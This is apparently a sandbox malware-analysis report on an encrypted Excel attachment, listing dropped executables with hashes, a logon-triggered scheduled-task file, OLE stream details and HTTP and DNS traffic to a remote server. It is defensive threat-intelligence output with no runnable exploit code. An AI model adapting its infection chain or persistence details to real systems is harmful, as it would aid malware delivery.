C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F... ..C.a..`0d.F...C.a..`0d.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FF452740.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 403x242, frames 3
Category:	dropped
Size (bytes):	22499
Entropy (8bit):	6.65776224633818
Encrypted:	false
SSDEEP:	384:gtr6sgEVEVEVEV8uhjKs00xcg2g38THLMoYyz4g+xG:gtdgIIIII/KsLlr38Tu04gb
MD5:	37D204490B7E5C68D1CF8BA1D7BE31E4
SHA1:	F67D5AF4E5381CAB54973D69A8918E974280B795
SHA-256:	4A12A767CE10484F112142993F120E52A0E5390071CA6F24CFC402F3C0548E3A
SHA-512:	D85DF3F75BD5E24001014CE6729BAAD8BE420624FFDA326D79E6C4A5830856AEB11F828AB7809B617610E697CA81D9E1393AF3CFB1CC18852A1E5709AC70A4D5
Malicious:	false
Preview:	......JFIF.....x.x.....Exif..MM.*.....;.....J.i.....T.....>..... ....

C:\Users\user\AppData\Local\Temp\tmpE206.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1618
Entropy (8bit):	5.142826469562259
Encrypted:	false

C:\Users\user\AppData\Local\Temp\tmpE206.tmp	
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB7tn:cbhZ7ClNQi/rydbz9l3YODOLNdq3n
MD5:	FCB4B2B204E5B5F96370784C8DFE68E8
SHA1:	8E36774C1B606B285BF38DBC31B12D2FC27FD51B
SHA-256:	C01FA9CD62561C7D84BCD7E7F8BD058E1E4B638FF09B9D92B255D6C7A5168FEF
SHA-512:	9E7C7D4925CC59802808795EC82EA14E68E4DD56252BFC79833C748F551752B1F3D72327AC8BA7E761180886FB9AF1732A0A730174E9C4F1E5CDF746842543FE
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	ISO-8859 text, with LF, NEL line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:PKQtn:P7n
MD5:	9717B0EFF00F808B01DBAA7210C6F9FC
SHA1:	C94EFC4311F6F820D1FA4BF8E80869A0131BA3EE
SHA-256:	F2C442148EC3C1909D5ACF83E6DC8532686CA1E74DC62B4D7144FFBF4B556A24
SHA-512:	475B63E5827CF3D43D50E320E26531DB4EFDC66B2C24CB54F56BFECF23BA07D7284CC97F3B9F78310847289B21227CDD5D13DB5E72DB2D4F048ED509E33704
Malicious:	**true**
Preview:	S..,...H

C:\Users\user\AppData\Roaming\blFUun.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	792064
Entropy (8bit):	7.348021891570888
Encrypted:	false
SSDEEP:	12288:I4enekLl7hRNLPXlf/BfykeiLmtlzwrbsybFVxXo7Ko7ICfLcA:QFNLPXLxjLm7KoOVxXBjCfLcA
MD5:	6A647FD057FD6A0B85C644D928125EB4
SHA1:	0876B0BD85B3FEA743370B8A7793102DD9328BBB
SHA-256:	74E0F799A11A134C003BDFC626D453E74C92903D0640C8E1C801A78FE715A095
SHA-512:	0800B5ED2A4A608EE58D8679439E62533F9316B9F908D34F48C24A8BB7E106664BCA89E32B2A0C4532B4C736977FA83D03D4EDA980D05C89A35426EC740F7DA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 19%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....P.....l.....j.... .....@.. ..... ..@.....O.....4i.....`..... ....H.....text..... ....`.rsrc...4i.....j.....@..@.reloc.....` .....@..B.....L.....H.....x.....0.....(#...($.....(.....o%....*.....(&.....('.....((.....()....(*....*N..(....o....(+....*&..(,....*.s-.....s.....s/.....s0.....s1.....*....0.....~....o2....+..*.0.....~....o3....+..*.0.....~....o4....+..*.0.....~....o5....+..*.0.....~....o6....+..*.0..<.....~.....(7.....!r...p.....(8...o9...s:.....~.....+..*.0.....

C:\Users\user\Desktop\~$PR0078966.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**

C:\Users\user\Desktop\~$PR0078966.xlsx	
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	792064
Entropy (8bit):	7.348021891570888
Encrypted:	false
SSDEEP:	12288:I4enekLl7hRNLPXlf/BfykeiLmtlzwrbsybFVxXo7Ko7ICfLcA:QFNLPXLxjLm7KoOVxXBjCfLcA
MD5:	6A647FD057FD6A0B85C644D928125EB4
SHA1:	0876B0BD85B3FEA743370B8A7793102DD9328BBB
SHA-256:	74E0F799A11A134C003BDFC626D453E74C92903D0640C8E1C801A78FE715A095
SHA-512:	0800B5ED2A4A608EE58D8679439E62533F9316B9F908D34F48C24A8BB7E106664BCA89E32B2A0C4532B4C736977FA83D03D4EDA980D05C89A35426EC740F7DA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 19%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....P.....l.....j.... .....@.. ..@.....O.....4i.....`..... ....H.....text..... ....`.rsrc...4i.....j.....@..@.reloc.....` .....@..B.....L.....H.....x.....0.....(#...($.....(.....o%....*.....(&.....('.....((.....().....(*....*N..(....o....(+....*&..(,....*.s-.....s.....s/.....s0.....s1.....*....0.....~....o2....+..*.0.....~....o3....+..*.0.....~....o4....+..*.0.....~....o5....+..*.0.....~....o6....+..*.0..<.....~.....(7.....!r..p.....(8...o9...s:.....~.....+..*.0.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996815781154695
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	PR0078966.xlsx
File size:	2592768
MD5:	f5921b095b5db6eaa0cccb1cc9874a5b
SHA1:	db7fec49af3b772abf7ffa409fa186860447f375
SHA256:	5f5ec4a144dce14821a36549141718418145e253974eaae902c8acc73a514839
SHA512:	559f7daa7399848f7e41462b62452698f652369b3ae48dae5ad102cce648f94bfd311427fb70609927004db1cab366d57f912a0fa834302b3399fcf7716bc68
SSDEEP:	49152:ovj50M7X9ZNiPiuAxZwK7ddnMv8hLbtegBDhTa+qgsPsL6tDVPQ5:ovtJTiKuKdMv8tPvFqgs0u5pQ5
File Content Preview:	.....>.....(..... ....!..."...#...$...%...&.....z.....|.....~.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "PR0078966.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown

Indicators

Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2568552

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2568552
Entropy:	7.99986998424
Base64 Encoded:	True
Data ASCII:	V 1 ' . . . . . T j . - w . M . P y ` . . . . | N O . 7 . . . . y . , N W . . % . . . . . P . 2 b . . . . n . B . } . . . . B . . . . . . 0 . 4 - . . T s . . . . 0 . 4 - . . T s . . . . 0 . 4 - . . T s . . . . 0 . 4 - . . T s . . . . 0 . 4 - . . T s . . . . 0 . 4 - . . T s . . . . 0 . 4 - . . T s . . . . 0 . 4 - . . T s . . . . 0 . 4 - . . T s . . . . 0 .
Data Raw:	56 31 27 00 00 00 00 00 d1 54 6a b3 2d 77 aa 4d 06 50 79 60 fd e5 f1 07 7c 4e 4f 86 37 18 c8 ec 20 c0 af d6 f7 79 05 2c 4e 57 bb b1 25 82 7f e6 92 ac 50 fd 32 62 08 b9 1b 02 de cf 9a 6e cc ec 42 ad 7d b0 c5 eb 0a 42 d9 f8 ce e6 cd 1a 30 9c 34 2d a5 12 54 73 20 f2 d9 f8 ce e6 cd 1a 30 9c 34 2d a5 12 54 73 20 f2 d9 f8 ce e6 cd 1a 30 9c 34 2d a5 12 54 73 20 f2 d9 f8 ce e6 cd 1a 30 9c

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.51588229905
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . f . . . . M . i . c . r . o . s . o . f . t . . E . n . h . a . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . . X > O . . 9 I 3 . c . g . 0 ! . . . S . . . d l t j . . $ . . . . . . > . f ' # ? . . G 5 X . . . . . G . . . . . x . . . . E i . N .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Network Port Distribution

Total Packets: 82

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:31:50.653959990 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:50.816370964 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:50.816478014 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:50.816945076 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:50.978774071 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:50.978810072 CEST	80	49167	13.235.115.155	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:31:50.978823900 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:50.978840113 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:50.978921890 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:50.978955030 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.139926910 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.140003920 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.140041113 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.140072107 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.140125990 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.140160084 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.140170097 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.140194893 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.140197039 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.140224934 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.140228033 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.140250921 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.140281916 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.302911043 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.302978992 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.303020000 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.303060055 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.303097010 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.303148031 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.303195000 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.303212881 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.303232908 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.303273916 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.303316116 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.303354979 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.303395033 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.303433895 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.303440094 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.303482056 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.303498030 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.303525925 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.303565025 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.303566933 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.303616047 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.307351112 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.464677095 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.464704037 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.464723110 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.464739084 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.464745045 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.464759111 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.464767933 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.464781046 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.464790106 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.464799881 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.464807034 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.464818954 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.464819908 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.464835882 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.464837074 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.464854956 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.464854956 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.464875937 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.464875937 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.464888096 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.464896917 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.464912891 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.464915991 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.464930058 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.464935064 CEST	80	49167	13.235.115.155	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:31:51.464946985 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.464951992 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.464968920 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.464968920 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.464983940 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.464986086 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.465001106 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.465003014 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.465020895 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.465020895 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.465035915 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.465037107 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.465049028 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.465056896 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.465073109 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.465076923 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.465092897 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.465094090 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.465105057 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.465112925 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.465121031 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.465130091 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.465147018 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.465147972 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.465162992 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.465163946 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.465178967 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.465181112 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 11:31:51.465197086 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 11:31:51.465200901 CEST	80	49167	13.235.115.155	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:31:50.518306971 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:31:50.577615976 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 12, 2021 11:31:50.577949047 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:31:50.636962891 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:20.285085917 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:20.342282057 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:20.343131065 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:20.401803017 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:20.435535908 CEST	52838	53	192.168.2.22	8.8.4.4
Apr 12, 2021 11:32:20.494453907 CEST	53	52838	8.8.4.4	192.168.2.22
Apr 12, 2021 11:32:20.511164904 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:20.571389914 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:20.572062969 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:20.633337975 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:24.701483965 CEST	49548	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:24.761466980 CEST	53	49548	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:24.818521023 CEST	55627	53	192.168.2.22	8.8.4.4
Apr 12, 2021 11:32:24.880559921 CEST	53	55627	8.8.4.4	192.168.2.22
Apr 12, 2021 11:32:24.934355021 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:24.995810986 CEST	53	56009	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:29.039258003 CEST	61865	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:29.097924948 CEST	53	61865	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:29.099054098 CEST	61865	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:29.159094095 CEST	53	61865	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:29.159571886 CEST	61865	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:29.218151093 CEST	53	61865	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:29.244254112 CEST	55171	53	192.168.2.22	8.8.4.4
Apr 12, 2021 11:32:29.303083897 CEST	53	55171	8.8.4.4	192.168.2.22
Apr 12, 2021 11:32:29.303605080 CEST	55171	53	192.168.2.22	8.8.4.4
Apr 12, 2021 11:32:29.363369942 CEST	53	55171	8.8.4.4	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:32:29.464906931 CEST	52496	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:29.514780045 CEST	53	52496	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:49.325118065 CEST	57564	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:49.376719952 CEST	53	57564	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:49.428504944 CEST	63009	53	192.168.2.22	8.8.4.4
Apr 12, 2021 11:32:49.480118036 CEST	53	63009	8.8.4.4	192.168.2.22
Apr 12, 2021 11:32:49.513602972 CEST	59319	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:49.576049089 CEST	53	59319	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:53.615348101 CEST	53070	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:53.672323942 CEST	53	53070	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:53.672796011 CEST	53070	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:53.721529961 CEST	53	53070	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:53.763920069 CEST	59770	53	192.168.2.22	8.8.4.4
Apr 12, 2021 11:32:53.822905064 CEST	53	59770	8.8.4.4	192.168.2.22
Apr 12, 2021 11:32:53.839982986 CEST	61523	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:53.888621092 CEST	53	61523	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:53.889116049 CEST	61523	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:53.945800066 CEST	53	61523	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:57.983613014 CEST	62791	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:58.032391071 CEST	53	62791	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:58.033023119 CEST	62791	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:58.090007067 CEST	53	62791	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:58.158997059 CEST	50667	53	192.168.2.22	8.8.4.4
Apr 12, 2021 11:32:58.217211962 CEST	53	50667	8.8.4.4	192.168.2.22
Apr 12, 2021 11:32:58.234457970 CEST	54129	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:32:58.284317970 CEST	53	54129	8.8.8.8	192.168.2.22
Apr 12, 2021 11:32:58.285072088 CEST	54129	53	192.168.2.22	8.8.8.8
